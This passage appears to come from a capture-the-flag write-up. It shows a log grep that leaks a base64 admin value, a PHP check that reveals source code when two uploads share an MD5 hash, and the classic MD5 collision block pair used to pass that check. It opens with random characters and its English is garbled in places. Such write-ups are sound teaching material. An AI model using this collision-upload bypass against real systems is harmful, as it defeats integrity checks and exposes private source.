fRYozplgbyERUElBQiRBFkeGRmMSMTMTDoXhYhPLYEddoTkYcTNMETblEqNInMlKuAfMacOlejWGTi
aKYvvPsPbYIhNrZxHxdgEAnYTcdFhKCTCpOqRXAlcJlrCJhpVVDqHlvaHWTrqGfXnjMLqcwrbEJSwz
611f55fd0e183fb8b044f1afe/superlog.txt | grep Admin
Admin (TE9TVENURnsgUmFiYjF0X2gwMWVfMTAxXzY0XyB9IA==)
root@Lostwallet:~/temp#
```

Next step payer find the “”secretfile” and check the inside

*forums/files/md5/index.php*

let’s check this website scour code with hint

```
if ($contents1 != $contents2) {
    if (md5_file($_FILES["file1"]["tmp_name"]) == md5_file($_FILES["file2"]["tmp_name"])) {
        highlight_file("index.php");
        die();
```




Payers find and select right pdf according to scouse code, Using two different sequences of 128 bytes with the same MD5 hash file

searched up "MD5 collision" and eventually found website. It provided 2 executable files which have the same MD5 hash. And convert to pdf and upload it

**Collisions in the MD5 cryptographic hash function**

It is now well-known that the crytographic hash function MD5 has been broken. In March 2005, Xiaoyun Wang and Hongbo Yu of Shandong University in China published an article in which they describe an algorithm that can fi two different sequences of 128 bytes with the same MD5 hash. One famous such pair is the following:

```
d131dd02c5e6eec4693d9a0698aff95c2fcab58712467eab4004583eb8fb7f89
55ad340609f4b30283e488832571415a085125e8f7cdc99fd91dbd7280373c5b
d8823e3156348f5bae6dacd436c919c6dd53e2b487da03fd02396306d248cda0
e99f33420f577ee8ce54b67080a80d1ec69821bcb6a8839396f9652b6ff72a70
```

and

```
d131dd02c5e6eec4693d9a0698aff95c2fcab50712467eab4004583eb8fb7f89
55ad340609f4b30283e4888325f1415a085125e8f7cdc99fd91dbd7280373c5b
d8823e3156348f5bae6dacd436c919c6dd53e23487da03fd02396306d248cda0
e99f33420f577ee8ce54b67080280d1ec69821bcb6a8839396f965ab6ff72a70
```

Each of these blocks has MD5 hash 79054025255fb1a26e4bc422aef54eb4. Ben Laurie has a nice website that visualizes this MD5 collision. For a non-technical, though slightly outdated, introduction to hash functions, see Steve Friedle's Illustrated Guide.

***CTF PART 2 IS COMING SOON***